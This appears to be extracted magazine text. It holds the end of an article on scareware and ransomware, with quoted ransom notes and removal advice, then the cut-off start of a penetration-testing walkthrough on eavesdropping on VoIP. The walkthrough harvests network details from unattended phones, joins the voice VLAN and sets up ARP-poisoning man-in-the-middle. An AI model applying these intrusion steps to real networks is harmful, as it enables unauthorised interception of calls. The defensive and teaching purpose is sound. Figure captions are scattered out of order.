


Figure 4. Fake IE Error



Figure 5. Fake XP Help & Protect Security Center



grayed out screen. Refer to the screenshot in (see Figure 12).

Translation of the text from Russian to English is given below:

*Windows Blocked*

*For unlocking you need to*

*Send Text: #win1 t5680*

*To the number: 6008*

*The cost of communications is about 60 EUR.*

In the reply message you will get a registration code, which should be put in the text box. To activate your copy of Microsoft Windows you have 3 hours from the time of the lock otherwise, the system files of your computer will automatically be deleted, and all data on it destroyed. Attempting to reinstall the system can lead to data loss.

The Malware has the unlock key hard coded inside it. There is apparently no easy way to stop the process associated with this Malware because it disables the Task Manager.

Furthermore, there are also known Ransomware in the wild that go beyond locking the desktop. They encrypt specific files in the system and force the user to pay up. When Trojan.Ransomcrypt infects a system, it encrypts the files with the following extensions:

- .doc
- .jpg
- .rar
- .zip
- .txt
- .rtf
- .jpeg
- .html
- .7z
- .htm
- .php
- .eml
- .3gp

After encrypting all the files with the above extension that it finds in the system, it adds a .vscrypt extension to it and deletes the original file. Once all the files are encrypted, it modifies the desktop wallpaper with the below picture and restarts the computer (see Figure 13).

Similarly, Trojan.Ransomlock will display a message (translation of the text from Russian to English):

*To unlock you need to send an SMS with the text*

*[RANDOM NUMBERS]*

*To the number*

*3649*

*Enter the resulting code:*

*[TEXT BOX]*

Any attempt to reinstall the system may lead to loss of important information and computer damage (see Figure 14).

The threat executes every time the computer is started, even in safe mode.


Trojan.Ransom.A blocks access to the compromised computer and issues a ransom demand. It then displays a dialog box with the following messages:

*"Deleted files are going to be saved into a hidden directory and replaced during uninstallation."*


*"(1) files are being deleted every 30 minutes"*

It then locks the desktop with the below screen with two pornographic images (see Figure 15). Text from the locked screen:

*environment loaded  
windows locked*



**Figure 6.** Fake Google Tips



**Figure 7.** Fake BSOD Screen1

# ATTACK

Listen up xxxxxxxxxx  
 Is this computer valuable. It better not be.  
 Is this a business computer. It better not be.  
 Do you keep important company records or files on this computer. You'd better hope not.  
 because there are files scattered all over it tucked away in  
 invisible hidden folders undetectable by antivirus software  
 the only way to remove them and this message is by a CIDN: number

This X.aip will load every time you start windows scattering more and more copies of itself until your computer is fried to a pulp. Until then you may even notice other programs missing critical files.

How to remove it?  
 Simple: You must receive a CIDN: number from Western Union  
 go to Western union, fill out the grey form labeled "SwiftPay" pay \$10.99 as your customer access number enter "4 8 7 0 9 3 0 1 0 1 3 0 8 6 9 7"

you may sign any name, i.e John Doe and wait for a receipt from the clerk. Look on the top right-hand corner of the receipt for a number that starts with CIDN: i.e CIDN: 203-093-1903 comeback to this computer an enter your CIDN number. The uninstall process will begin.

Note: if you don't pay exactly \$10.99 you will generate an invalid CIDN number and be forced to start all over.

If you have a valid CIDN: Number and have problems uninstalling send a request to

`unlock3713@yahoo.com`

I will research the problem and if applicable send an alternate CIDN: universal key by email.

Worms such *Trojan.Gpcoder*, discovered in May 2005, brought the biggest change in the world of Ransomware. It uses RSA encryption algorithm with a 1024-bit key, making it impossible to crack without the author's key. The malware author is the only party that knows the needed private decryption key. As part of the attack an email address is supplied through a *ReadMe.txt* or *Attention.txt* file, which users are supposed to use to request for their files to be released after paying a ransom of \$100-200 (see Figure 16).

Some files are coded.

To buy decoder mail:

`[user]@yahoo.com`

with subject: *PGPcoder*

`000000000032`

Later variants like

*Trojan.Gpcoder.E* and other Ransomware like *Trojan.Archiveus*, *Trojan.Win32.Krotten*, *Trojan.Cryzip*, and *Trojan.Win32.MayArchive* began utilizing more sophisticated RSA encryptions, with ever-increasing keys (eg. RSA-4096) which makes it large enough to be computationally infeasible to crack them. One of the example *ReadMe File* created by these Malware after it has successfully encrypted the users files, is shown below.

Hello, your files are encrypted with RSA-4096 algorithm ([WiKi Link](#)).

You will need at least few years to decrypt these files without our software.

All your private information for last 3 months were collected and sent to us.



Figure 8. Fake Windows Boot Screen

Type	Run type	Name
Spyware	C://windows/system32/iesetup.dll	Spyware.IEMonster.d
Adware	autorun	Zlob.PornAdvertiser.ba
Spyware	autorun	Spyware.IMMonitor
Backdoor	C://windows/system32/svchost.exe	Win32.Rbot.fm
Trojan	autorun	Infostealer.Banker.E
Trojan	autorun	Trojan.Tooso
Trojan	C://windows/system32/explorer.exe	Trojan.MailGrabber.s
Trojan	C://windows/system32/alg.exe	Trojan.Alg.t
Rogue	C://Program Files/TrustedAntivirus	TrustedAntivirus
Rogue	C://Program Files/SecurePCCleaner	SecurePCCleaner
Dialer	C://windows/system32/cmdial32.dll	Dialer.Xpehban.biz_dialer
Spyware	autorun	Spyware.KnownBadSites
Rogue	C://Program Files/AVSystemCare	AVSystemCare
Rogue	C://Program Files/Advanced Cleaner	AdvancedCleaner
Trojan	C://windows/system32/	Trojan.BAT.Adduser.t
Spyware	C://windows/system32/	Spyware.007SpySoftware

Figure 9. Fake Threat List

To decrypt your files you need to buy our software. The price is \$300.

To buy our software please contact us at: [E-Mail ID] and provide us your personal code [Personal Code].

After successful purchase we will send your decrypting tool, and your private information

will be deleted from our system.

If you will not contact us until 07/15/2007 your private information will be shared and you will lost all your data.

These are a new breed of Malware which none of us would like to get infected with, but in today's connected world, you may never know what is safe and what is unsafe.

This has become a dangerous situation where unknowingly we might end up getting infected with these kinds of Malware. So keeping these in mind, we would take a look into some of the steps.

Before we start looking into the ways to recover from these incidents, we would look into some ways to avoid these infections or in a broader sense any kind of Malware infection. Usually, following the steps below will, to a great extent, bring down the chances of getting infected unknowingly:

- Never open attachments in e-mails, instant message web links unless you know exactly what the attachment or the link is about. This is one of the most effective ways for Malware to infect you. If you do not know the user, then simply do not open the e-mail and delete it. Attachments can contain Malware.
- If you visit a site and a popup appears saying that your computer is unsafe, ignore it! These are gimmicks that are used to make you click on the ad which then can potentially install unwanted Software or Malware.
- Read the license agreement of any software that you install. Many free downloads are offered with Spyware, Adware and other programs that you DO NOT want on your computer. Reading the agreement may help you to spot them before the installation and then you may choose not to install them.
- Use an Internet firewall. Windows XP with Service Pack 2 has a firewall already

built-in and activated by default. Many times hackers discover new security holes in Software or the Operating System long before the software company releases patches. These exploit codes are called *Zero Day Exploits*.

This is the reason why many people get hacked or infected with new viruses that exploit zero day vulnerabilities. By using a firewall the majority of these security holes will not be accessible as the firewall will block the attempt all together.



Figure 10. Fake Warnings




Figure 11. Fake Registration Window

# ATTACK

- Stay up to date. Visit Microsoft Update and turn on Automatic Updates.
- Subscribe to industry standard Antivirus Software and AntiSpyware Software, and keep them updated.
- Occasionally Run Online Virus Scans. Unfortunately not all antivirus programs are created equal. Each program may find infections that other antivirus programs do not and vice-




Figure 12. Desktop Locked By Trojan.Ransomlock.B



Figure 13. Desktop Locked By Trojan.Ransomcrypt




Figure 14. Desktop Locked By Trojan.Ransomlock

versa. It is therefore recommended that you occasionally run some free online antivirus scanners to make sure that you are not infected with items that your particular antivirus program does not know how to find.

Use licensed software products. Malware often infect computers that run illegally copied versions of the operating system and productivity software. Unlicensed software can be more susceptible to viruses, and can even come with viruses already installed without your knowledge.

Now that we are aware of some of the ways by which we can avoid an infection, lets us look into some of the things we can do once we notice that we have been infected by a *Rogue Anti-Spyware* or *Ransomware*.

*Rogue Anti-Spyware* infections are much easier to get rid of than a *Ransomware* infection. The reason is, we get visible indication of *Rogue Anti-Spyware* infections. There will be some unwanted Program Directories, some binaries, intermittent popup windows, some unknown processes running etc. Even though the installed Antivirus applications are not able to detect these *Rogue Anti-Spyware* applications, we can with a little educated inspection identify them and get rid of them. To learn about manually identifying Malware processes, please read the article *How to identify the malicious binary?* from the given URL: <http://www.malwareinfo.org/bootcamp/LearnIt.htm>

On the other hand *Ransomware* infections are really scary. These are typical viruses that infect your system without your knowledge. There are no visible symptoms of infection. The only time you come to know about these infections are when it's already too late and the Malware has done what it was created for. If the system is infected with any of these Malware then we may do the following things:

- If the system is locked, then we need to take back the control of the system. At times booting the system in *Safe Mode* or *Safe Mode with command prompt* can give us back the control. If we are successful, we may try to

disable the Malware from auto starting itself. Remove the entries of the Malware from the AutoRun locations. Identify and keep a sample of the Malware executable so that we can analyze it later. As mentioned earlier, please read the article *How to identify the malicious binary?*

Check the Malware sample in Virus Total. This way you would know which Antivirus Scanner is detecting this Malware and which Antivirus is not. Moreover, you would also know the different names that this particular Malware is known as. This would help you to search for more relevant information about the threat.

Update your Antivirus and run a full system scan from Safe Mode. If it detects the Malware, read the complete details about the Malware from the vendor's website. Most of the time the write-ups in the vendor's website also contains intricate details. For the *Ransomware* Malwares these technical details sections may even tell you the pass code that you can provide to unlock a system locked by that respective Malware. For example to unlock a system locked by *Trojan.Ransomlock.B*, you can use the pass code 5748839. This key was hard coded inside the Malware and which the Malware Researchers found. This kind of information can be invaluable during a recovery process.

Run Online Virus Scans to make sure that you are not infected with items that your particular antivirus program does not know how to find. Many of the Antivirus vendors have a free online scanner.

The recovery of the encrypted files will depend on the Antivirus vendor so consult the vendor for recovering your data files. However it is recommended that you keep a backup of the most important data files. In an enterprise scenario it can be the file servers and incase of home users it can be the removable drives.

## References

- Wikipedia – [http://en.wikipedia.org/wiki/Ransomware\\_\(malware\)](http://en.wikipedia.org/wiki/Ransomware_(malware))
- Symantec Security Response – [http://www.symantec.com/security\\_response/endors](http://www.symantec.com/security_response/endors)
- Trend Micro Malware Blog – <http://blog.trendmicro.com>
- Virus List – <http://www.viruslist.com/en/viruses>




Figure 15. Desktop Locked By Trojan.Ransom.A




Figure 16. Encrypted Files & !\_READ\_ME!.txt

This article was meant to be informative instead of being too technical in nature so that it is easily understood by any computer user. Be alert and stay safe when you are in the *Wild Wild Web*. The only way by which we can avert these threats or any other Malware threat in general is by being alert and following some simple steps. This would significantly bring down the possibility of getting infected unknowingly. So with this we conclude this article about *Scareware*.

### Rajdeep Chakraborty

Microsoft MVP – Consumer Security (2009)  
Rajdeep is an independent Malware Researcher and the founder of [www.malwareinfo.org](http://www.malwareinfo.org). He is very much involved in antimalware community activities and wants to make the internet a safer place.



MARC-ANDRE MELOCHE

# Eavesdropping on VoIP

Difficulty



This information could be used in a penetration-testing scenario. This is how I would approach an unsecured VOIP implementation. This test was conducted on 30 phones and the laptop used was able to handle the load since the voice codec used by the phone system was G711@8hz.

Every company has an IT staff on a separate dedicated floor; this could be useful to gain sensitive information about network infrastructure or accounts, or this could also be used to get information on senior staff. Also, most of the time the IT staff will not use safe security practices while using networking equipment, this could be a potential gold mine for a hacker.

## Reconnaissance Part

Your main goal is to find a phone that is unprotected. The phones will be located in boardrooms or left unattended on employees desks. Its menus are unprotected and have administrative content which should be protected by the company administrators. All networking information should be protected by a password to prevent leaking information.

Having gained access to this boardroom, I start by having a look at some of the accessible network details and I immediately find some pretty interesting information. In my experience, I notice that most of the time, receptionists and secretaries desks are not locked to facilitate communication with potential customers or employees. Hereby leaving the phone exposed.

## The Phone Options

Please note that the phone pictures are displayed for informative purposes only. The screenshots will give you important information about the

underlying network infrastructure used by your target company. You will save a large amount of time if you can get all the information right away. Also note that if security was a priority, the phones could also be password protected rendering the information unavailable.

First you should check Set Info. This is the phone options, you want to get more options by opening the Telephone Options menu, and then go in Set IP Info. To obtain more details about the network, you must access the Set Info Option found in the main Telephone Options menu. By doing this, you get the phone IP Address. 10.228.15.136 (this is the Set IP Info menu in the Set IP Screen details)

## WHAT YOU WILL LEARN...

You will learn that MITM and Arp poisoning are still effective attacks and could help you get information in a switched network, and how to mitigate this attack.

## WHAT YOU SHOULD KNOW...

Securing your VOIP infrastructure should be your first priority, as it is relatively easy to eavesdrop in Voice over IP conversations.

## ARP Poisoning

The principle of fake or spoofed ARP messages to an Ethernet LAN is used to impersonate the attackers MAC address for a node that is active. So the other clients will try to reach that node, they will reach the attacker, so the attacker can choose to redirect the traffic to the specified node (MITM) or simply rejecting it could cause a Denial of Service.

## Man-In-The-Middle(MITM)

Man-In-The-Middle (MITM) is a form of active eavesdropping in which requests sent to a server/client are intercepted and manipulated so both parties receive the correct information without interruption.

as well as the MASK 255.255.255.128. This is the Set IP Info menu with the Mask details. You will also obtain the GATEWAY 10.228.15.129 (this is the Set IP Info menu with the Gateway IP details), which will be necessary for the MITM attack, as I will have to intercept traffic between the unit and the gateway. The next step is to go into Ethernet INFO which is also important as this will let me see if I can pretend to be an IP phone (in the Ethernet Info menu). You can see that there's a VLAN ID, meaning they are tagging the vlan packets with 802.1q

The switching equipment also had SNMP information related to the tagging of the VLAN. This gave me the clue that the VLAN ID is 415. The GetIF software is available for free at <http://www.wtcs.org/snmp4tpc/getif.htm>. To protect yourself from SNMP information leakage you need to configure it with different default values than public/private (See Figure 1).

### MITM attack

To make your laptop a potential phone to start your MITM attack, you will need to attach your network card to that tagged VLAN traffic. Because the network is segmented into more than one VLAN, you would have to try all the VLAN possibilities listed in the previous screenshot. After a multitude of tests, you'll confirm that the proper VLAN is 415 and by configuring the card to that VLAN, you will be able to intercept voice traffic on this network. You received an address in the phone VLAN that was 10.228.15.13X. The switch has no objection in giving me that IP enabling me to and I could receive voice traffic.

So to get the interesting traffic you need to connect yourself to that VLAN information. Intel has new drivers that will permit you to tag traffic in a virtual interface. This will allow you to receive traffic in that VLAN.

### Prevention

You can activate port security but most of the time security functions in a network are left disabled. With port security enabled this will protect you




Figure 1. This is a screenshot about the GETIF utility on a public snmp switch




Figure 2. This is a screenshot of the Intel advanced properties; with this I will be able to tag vlan traffic to my network card


